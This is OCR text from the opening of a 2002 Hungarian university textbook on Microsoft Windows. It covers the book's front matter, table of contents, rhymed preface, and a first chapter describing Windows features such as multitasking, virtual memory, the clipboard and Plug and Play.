
Ágoston György – Bartha Miklós

A Windows Mesés világa



LSI OKTATÓKÖZPONT

Ágoston György – Bartha Miklós

A Windows Mesés világa

Nyitott rendszerű képzés – távoktatás –
oktatási segédlet
Felsőoktatási Tankönyv

LSI Informatikai Oktatóközpont
A Mikroelektronika Alkalmazásának Kultúrájáért Alapítvány

Budapest, 2002

Lektorálták: **Kovács Magda, PhD**
főiskolai tanár

Kun István, PhD
főiskolai tanár

Szerzők: **Ágoston György**
1–13, 18–19, 21–22. fejezet

Bartha Miklós
14–17. és 20. fejezet

A borítót **Barthánné Géczy Magdolna** tervezte.
Egyiptom mesés világa, az El-Fayoum oázis látható.)
A szerzők fényképét **Dombi Gabriella** készítette.

Szerkesztés, tördelés: OFFICE-CAR Bt.
2040 Budaörs, Csata u. 17.
(23) 500-256

Adatok lezárva: *2001. január 5.*

A könyv megrendelhető vagy megvásárolható:

LSI Informatikai Oktatóközpont
1037 Budapest, Bécsi út 324.
Tel: 436-6520
Fax: 436-6521

ISBN 963 577 305 6

Kiadó: **LSI Informatikai Oktatóközpont**
Felelős vezető: **Dr. Kovács Magda**
Témafelelős: **Flier István**

Oliton Kft.
1104 Bp., Kada u. 149.
Nyomdai megrendelés száma: 33097

TARTALOMJEGYZÉK

Oldal

Előszó 7
1. A Windows jellemzői 9
2. A Windows története 15
3. A Windows 98 23
   3.1. A telepítés minimális követelményei 23
   3.2. Újdonságok 24
   3.3. A képernyő felépítése 27
4. Leggyakoribb fájlkiterjesztések 31
5. Egy újratelepítés kezdeti lépései 49
6. A Windows használata 59
   6.1. Egérkezelés 59
   6.2. Gyorsbillentyűk 60
   6.3. Vágólap 65
   6.4. Információcsere alkalmazások között 66
   6.5. Egy párbeszédablak felépítése 67
   6.6. A Windows biztonságosabb működtetése (Z.E.N. és NAL) 68
7. Windows apróságok 71
   7.1. A legfontosabb Windows alkalmazások 71
   7.2. Programok indítása 72
   7.3. DOS program futtatása 73
   7.4. A Windows indítása 75
   7.5. Mennyibe kerül? 75
   7.6. Betűkészletek (fontok) 76
   7.7. Registry (Rendszerleíró-adatbázis) 79
   7.8. Mi található még az Office 97 programcsomagban? 80
8. Windows alkalmazás készítése 83
9. Resource Workshop (Erőforrás Műhely) 87
10. Windows 3.1/3.11 alaptrükkök 89
11. Windows 95/98 alaptrükkök 91
12. Windows 95/98 gyakorló feladatsor 93
   12.1. WordPad, Lomtár 94
   12.2. Paint, Nézőke 107
   12.3. A Vágólap, alkalmazások közötti információcsere, Számológép 114
   12.4. Windows Súgó 127
   12.5. MS-DOS parancssor, Jegyzettömb, alkalmazás rendszerszintű bezárása 128

12.6. Asztalműveletek, Start menü, parancsikon létrehozása 138
12.7. A számítógép legfontosabb adatai és beállításai 153
12.8. Egyéb alkalmazások 157
12.9. Resource Workshop (Erőforrás Műhely) 165
12.10. A számítógép kikapcsolási lehetőségei és a Windows üzemmódjai 175
12.11. Néhány dolog, ami kimaradt a gyakorló feladatsorból 180
13. Windows 2000 185
13.1. Előzmények 185
13.2. Új idők szava - NT 5.0 helyett Windows 2000 186
13.3. Legfontosabb újdonságok 187
13.4. Telepítés és hardverkövetelmény 188
13.5. A Windows 2000 kezelése 190
13.6. További fejlesztések (Windows 98 SE) 194
14. Windows Millennium Edition 195
14.1. Előzmények 195
14.2. Út az aranyig 196
14.3. Telepítés 197
14.4. Minimális és javasolt hardver követelmények 200
14.5. Legfontosabb újdonságok 201
14.5.1. A valós mód megszüntetése (?) 201
14.5.2. Piros: Egyszerűbb használhatóság, biztonságosabb rendszerműködés 203
14.5.3. Sárga: Digitális Multimédia 205
14.5.4. Zöld: Gazdagabb Internet szolgáltatások 212
14.5.5. Kék: Otthoni hálózat 216
14.5.6. Egyéb újdonságok 221
14.6. A Windows 2000 és a Millennium Edition eladási árai 223
15. Windows 2001 (Beta 1) 225
15.1. Windows Whistler, az egységes jövőkép 225
15.2. Telepítés 226
15.3. Újdonságok 227
15.4. Összegzés 232
16. A Windows 98 belső felépítése 235
16.1. Többfeladatúság és időzítés 236
16.2. Kooperatív és preemptív többfeladatúság 236
16.3. Időszeletes technológia a vezérelt időzítéssel szemben 237
16.4. Processzek és szálak 238
16.5. Hogyan időzíti a szálakat a Windows 98? 239
16.6. A Windows 98 memória-modellje 241
16.7. A virtuális memória használata 242
16.8. A fizikai memória használata 244

16.9. A Windows 98 komponensei 246
16.9.1. Eszközvezérlők (meghajtó-programok) 247
16.9.2. Konfiguráció Kezelő (Configuration Manager) 248
16.9.3. Virtuális Gép Kezelő 248
16.9.4. Installálható Fájlrendszer Kezelő (Installable File System Manager - IFSM) 249
16.9.5. A Windows 98 alapkomponensei 250
16.9.6. A héjprogram 251
17. HTML fájlok készítése 253
18. Windows Scripting Host 259
19. További Windows 95/98 trükkök 263
20. A Microsoft története 267
20.1. Kezdetek 267
20.2. Pici, puha, de a legerősebb 268
20.3. A trösztellenes per 283
21. Humoros ablakok 287
21.1. Képek 287
21.2. Szólás-mondások 293
22. Ellenőrző kérdések 301
22.1. Elméleti kérdések 301
22.2. Számítógépes feladatok 314
22.3. A számítógépes feladatok megoldása 324
Magyar-angol szójegyzék 347
Jegyzetek 349
Zárszó 357
Tárgymutató 359
Irodalomjegyzék 363
Abstract (in English) 365

ELŐSZÓ

Köszöntjük, Tisztelt Olvasó!
E bevezető rendhagyó.
Úgy gondoltuk, legyen verses,
Reméljük nem lesz terhes.
Könyvünk célja kettős: egyrészt
Amennyiben a Windows még
Ismeretlen, riasztó név,
E komplett összefoglaló,
Alapokat tartalmazó,
Kiadvány pont Önnek való!
Bevezetjük, be, még máma,
Ebbe a *mesés* világba!

Másrészt, ha már menő, profi,
Ne tegye le, ne hagyja ki!
Tippek, trükkök, története,
viccek, belső működése.
Windows 98 és ME,
2000 és 2001,
S a régi 95,
Fellelhető itt mind az öt!
Gábor Dénes Főiskola
Ha ismerőse jár oda,
E tankönyv a tanterv része,
Ezt tanulják első évben.

Ágoston György
agoston@gdf-ri.hu
(1) 436-6556

Bartha Miklós
miklos.bartha@ccc.fi
(1) 309-4014

A könyv első változata Ágoston György: Windows a gyakorlatban címmel jelent meg 2000. elején és az 1-13. fejezeteket tartalmazta.

(Köszönetnyilvánítás)

(Á.Gy.) Köszönöm Dr. Kovács Magdának a könyv elkészítéséhez nyújtott támogatását, továbbá Knapp Gábornak, Andricsák Erzsébetnek, Vélin Marinnak és Ercse Krisztinának a hosszú, előrevivő beszélgetéseket.

(B.M.) Köszönetet szeretnék mondani feleségemnek, aki sokszor velem együtt virrasztott és éltető teákkal látott el e könyv fejezeteinek írása során, valamint 4 és fél hónapos fiamnak, aki nyugodt környezetet biztosított az alkotáshoz azáltal, hogy angyalian átaludta valamennyi írással eltöltött éjszakát...

A könyvben használt jelek magyarázata:

súlyponti rész

célkitűzés

kiegészítő ismeretek

számítógép-használatot igényel

1.

A WINDOWS JELLEMZŐI

Röviden: ***olyan rendszer, amely grafikus felhasználói felületet és a különféle perifériákhoz illesztési lehetőséget biztosít az ezt a szolgáltatást igénybevevő programoknak, valamint lehetővé teszi, hogy a gép előtt ülő felhasználó egyszerre több alkalmazást futtathasson (multitasking).***

Részletesen:

- ***Grafikus felhasználói felület*** (keret, héj, shell), amely alatt futtatni lehet a különböző programokat (Windows szóhasználattal *alkalmazás*okat – application). A Windows alá kifejlesztett alkalmazások kihasználják a rendszer lehetőségeit – képernyő-, egér- és nyomtatókezelés, betűtípusok, Vágólap stb. –, ezeket a programokat valós módban DOS alól nem is futtathatjuk (a „This program requires Microsoft Windows." üzenetet kapjuk). Windows alól viszont futtathatók a hagyományos DOS programok, bár nem mindig tökéletesen. Baj lehet, pl. a billentyűzetkezeléssel. Néhány, DOS alól eddig kitűnően működő program egyenesen lefagy ilyenkor.

- ***Ikonok használata:*** minden könyvtárat és fájlt egy-egy kis piktogram, *ikon* jelöl, mely utal(hat) a fájl jellegére. Indítása úgy történik, hogy az egérrel kettőt kattintunk az ikonra, vagy a kurzornyilakkal odavisszük a kijelölőcsíkot és Entert ütünk. *Így – ellentétben a DOS-szal – nem kell fejből tudnunk programjaink nevét és nem kell begépelni semmit!* Az ikonok tulajdonságuk alapján csoportokba sorolhatók az Asztalon, illetve a Start menüben. Általánosságban megjegyezhetjük, hogy Windows alatt a képernyő felhasználóbarátabb, szebb, mint a szöveges képernyőt használó programok. Különböző gombok közül választhatunk, színes ábrák jelennek meg, párbeszédablakok, a Windows 95-től kezdve még varázslók (wizard) is felbukkannak...

- ***Többfeladatos (multitasking) rendszer:*** a DOS-tól eltérően egyszerre több alkalmazás futhat, a Windows a mikroprocesszor idejét, az erőforrásokat és a képernyőt felosztja közöttük. Lehetőségünk nyílik egyidejűleg több DOS alkalmazás futtatására is. ***Egy-egy alkalmazás a képernyő elzárt, téglalap alakú területén – ablakban, window-ban – működhet és általában erről a területről nem léphet ki.*** Az ablakok méretét megváltoztathatjuk: kinagyíthatjuk a teljes képernyőre, vagy kis méretre zsugoríthatjuk, ekkor háttérben fut az alkalmazás, nem foglal helyet a képernyőn (a memóriát, processzoridőt és erőforrásokat továbbra is foglalja). Az ablakok közül mindig egy az ún. *aktív ablak* (a leütött billentyűket ez az alkalmazás kapja meg stb.).

  A multitaskingot időosztásos (time-sharing) módon valósítja meg a rendszer: a futó alkalmazások egymás után kapnak néhány századmásodpercnyi processzoridőt. A Windows 3.1-ig a többfeladatos működés ún. ***kooperatív*** volt. Ez azt jelentette, hogy a processzor idejét a programok között nem az operációs rendszer osztotta el: az idő elosztása a programok együttműködésének – kooperációjának – eredménye, a processzort éppen használó – futó – program dolga a CPU felszabadítása, ha nincs rá szüksége és átadása más, futásra váró programnak. Ezért a végtelen ciklusba kerülő programok nemritkán az egész rendszer összeomlását okozták azzal, hogy sosem szabadították fel a processzort. A Windows NT, 95 és 98 ezzel szemben az ún. ***preemptív*** többfeladatos modell szerint működik: azt, hogy egy program mikor és mennyi processzoridőt kap, az operációs rendszer dönti el, emiatt a végtelen ciklusba kerülő programtól is el tudja venni a rendszer a vezérlést (többnyire).

- ***Védelem:*** egy program hiba, lefagyás esetén (általában) bezárható, a többi alkalmazás és a Windows nem sérül. A rendszerszintű bezárás a Ctrl+Alt+ Delete billentyűkkel kezdeményezhető, a Windows magától is elvégzi, ha a program megpróbál más által használt memóriaterületen ügyködni (Általános Védelmi Hiba – General Protection Fault GPF, vagy Szabálytalan művelet).

- ***Memóriakezelés:*** DOS valós üzemmódban (real mode) a futtatható **.EXE** fájl hossza nem haladhatta meg a szabad memóriát, de max. 640 KB-ot (**.COM** fájl a 64 KB-ot). Az ún. *DOS védett módban* (*protected Mode* – Intel 80286 mikroprocesszortól) meghaladhatta, de bele kellett férnie a RAM-ba, legfeljebb 16 MB lehetett; sok DOS játék ilyen, a DOS4GW segédprogramot használják. Windows alatt a futó programok memóriafoglalása a fizikailag létező RAM-ot többszörösen meghaladhatja, a rendszer az éppen nem használt részeket a merevlemezen fájlban tárolja – ez az ún. ***virtuális memória***. Így nyílik arra lehetőségünk, hogy pl. egy 32 MB RAM-mal felszerelt gépen akár tíz különböző, 5-6 MB-os **.EXE** fájlt is tudunk futtatni. A Windows 3.1 a kiterjesztett memóriát (Extended Memory, XMS) használta, a régi DOS programok által használt bővített memóriát (Expanded Memory, EMS) egy segédszoftver szimulálta az XMS területén, ha szükséges. A Windows 3.1-hez tartozó „Win32s" kiegészítő csomag és a további Windows változatok a teljes memóriát egyben kezelik, nincs szükség az előbbi megkülönböztetésre. DOS program futtatásakor az alapmemória, az EMS és az XMS méretei a .PIF fájlban állíthatók be.

- ***Mutató eszköz:*** a billentyűzet mellett általánossá tették az ún. ***mutató eszköz*** *(pointing device)* használatát, ami egy *egér (mouse)*, hordozható gépeken a *hanyattegér (trackball)*, *érintőpad (touchpad)*, *érintőképernyő (touchscreen)*, kis botkormány, de használhatunk rajztáblát stb. is. ***Az Apple Macintosh egygombos egeret használ, a Windowshoz kétgombos egér tartozik. Az esetleges harmadik – középső – gombot egyes DOS programok használják, pl. CAD programok.*** Nemrég jelentek meg a kis görgővel felszerelt egerek, a görgő szintén használhatók Windows alatt.

- ***Egységes billentyűzethasználat:*** amíg minden egyes DOS programból másképp lehetett kilépni (Esc, F10, Alt+X, Reset

stb.), addig a Windows alá írt programok alapvető használata megegyezik: ugyanúgy tudunk a főmenübe belépni, a programból kilépni stb., nincs szükség mindig más-más betűkombinációt megjegyezni.

- ***Vágólap (Clipboard):*** a Windows szolgáltatása, melynek segítségével az alkalmazások egymással kommunikálhatnak, adatot cserélhetnek. Lehetőségünk nyílik pl. egy dokumentumba a Vágólapon keresztül rajzot beszúrni. Ez a lehetőség eddig csak egyes DOS programokon belül létezett (pl. **edit**, Turbo Pascal fejlesztői környezete). A Sajátgépben illetve a Windows Intézőben a Vágólap felhasználható fájlok másolására és mozgatására is.

- ***Nyomtatás:*** a multitasking következtében egy külön program intézi a háttérben, a DOS-szal ellentétben nem kell megvárnunk, amíg a printer végez, megfelelően gyors gép és nyomtató esetén nyomtatás alatt tovább dolgozhatunk. Sőt, ha kifogyna a papír, betöltés után a nyomtatás a megfelelő helyen folytatódik (általában).

- ***Nyelvi változatok:*** a Windows 3.1-től kezdődően az angolul nem értők előtt is megnyílt a számítástechnika világa: a Microsoft több különböző nyelven adta ki termékét. Sőt, a Microsoft Word szövegszerkesztő használható, pl. kínai és arab nyelvterületen is! A magyar változatban szerepelnek és használhatjuk az összes ékezetes magyar betűt (régen nem volt ennyire egyszerű). Ami viszont a fogalmazást illeti, vannak furcsaságok, a Windows 95 pl. formattálatlan lemez behelyezésekor a következőket írja ki (a fogalmazást a Windows 98-ban kijavították):

```
Microsoft(R) Windows 95
   (C)Copyright Microsoft Corp 1981-1995.

C:\WINDOWS>a:

Általános hiba olvasni a meghajtót (A:).
Kilépés, Ismét, Mégse?k

Az aktuális meghajtó többé nem érvényes.>c:

C:\WINDOWS>_
```

- ***Programok:*** a Windows nem csak a shell-t jelenti, tartalmaz több hasznos alkalmazást is: egy szövegszerkesztőt (WordPad), egy pixelgrafikus rajzolóprogramot (Paint), egy tudományos számológépet, fájlkezelőt, néhány játékprogramot.

- **Testreszabás:** a Windows által nyújtott grafikus felületet saját ízlésünknek megfelelően beállíthatjuk (színek, méretek, tapéta, ikonok csoportosítása, képernyőkímélők, hangjelzések stb.). A Windows 95-től lehetőségünk nyílik több felhasználó meghatározására is: belépéskor mindegyikük az önmaga által kialakított képernyő elrendezést kapja.

- ***Felülről kompatibilitás:*** a Windows újabb változataiban többnyire futtathatjuk a régebbi Windows és DOS alá írt programokat. Ugyanakkor van néhány, régi Windows alá írt alkalmazás, amely már nem fut, illetve DOS program, amely DOS valós módban indul csak el.

- ***Plug and Play:*** ha az 1994-ben kidolgozott szabványt ismerő nyomtatót, modemet stb. kötünk a számítógéphez, a következő bekapcsoláskor a Windows 95/98 (jó esetben) felismeri az új hardvert és telepíti a megfelelő fájlokat. Nem biztos hogy az optimális beállításokat használja, de az eszköz működik. ***Hatalmas előnye, hogy a régi kártyákhoz képest nem kell jumperelni!*** A PnP-t a Windows 98-ban *Magától Működő*-nek fordították.
  Ha új hardverünk nem Plug and Play, vagy az, és mellékeltek hozzá telepítő lemezt, a Vezérlőpult – Új hardver hozzáadása ponton keresztül telepíthetjük „kézzel".

- **Megbízhatóság:** sok kritika hallható a Windows 3.1 és 95-ről, melyek a DOS-hoz hasonlóan ***törlés elleni védelmet nem biztosítanak:*** egy megfelelő parancs segítségével megsemmisíthetjük az egész rendszert (a Windows 98-ban figyelmeztető üzenetet kapunk, ha a rendszerkönyvtárat módosítjuk)! A Windows 95-höz megjelenése óta több javítócsomagot is kiadtak. A Windows NT sokkal megbízhatóbb, a felhasználókat a UNIX-hoz hasonlóan jelszavak segítségével azonosítja és korlátozza egymástól, rendszerösszeomlást nehezebb előidézni.

- **Függés a DOS-tól**: a Windows 3.1 még nem volt független a DOS-tól. A Windows 95 már nem függ a régi angol 6.22-es MS-DOS-tól, a külső DOS parancsokat saját könyvtárában tartalmazza. A Windows hatékony kezeléséhez viszont feltétlenül szükséges a DOS alapvető ismerete. Enélkül – a kulturált környezet ellenére – kellemetlen meglepetésben és számos hibaüzenetben lehet részünk, úgyhogy a Windows birtokbavétele előtt javasoljuk a DOS alapjainak megismerését.

Végül: a Windows 3.0-tól kezdődtek ***multimédiás*** lehetőségeink, ami videofelvételek, hangfelvételek és zenei CD-k lejátszását, továbbá hangszerek és a számítógép közötti adatátvitelt jelent. A 3.11-től kezdve megjelent a ***hálózatok*** támogatása, a Windows 95 Plus!, OSR2 és a Windows 98 pedig ***Internet***es programokat is tartalmaz. Windows 95-től a fájlnevek hosszánál megszűnt a DOS 8+3-as kötöttsége: max. 255 karaktert használhatunk, szóközöket is (azonban hálózat esetén *javasolt* a régi 8+3-as nevek használata!). A hosszú fájlnevek nem tartalmazhatják a következő karaktereket: / \ * ? : „ < > |

2.


A WINDOWS TÖRTÉNETE

Ebben a fejezetben a Windows különböző változatait és ezek jellemzőit tekintjük át.

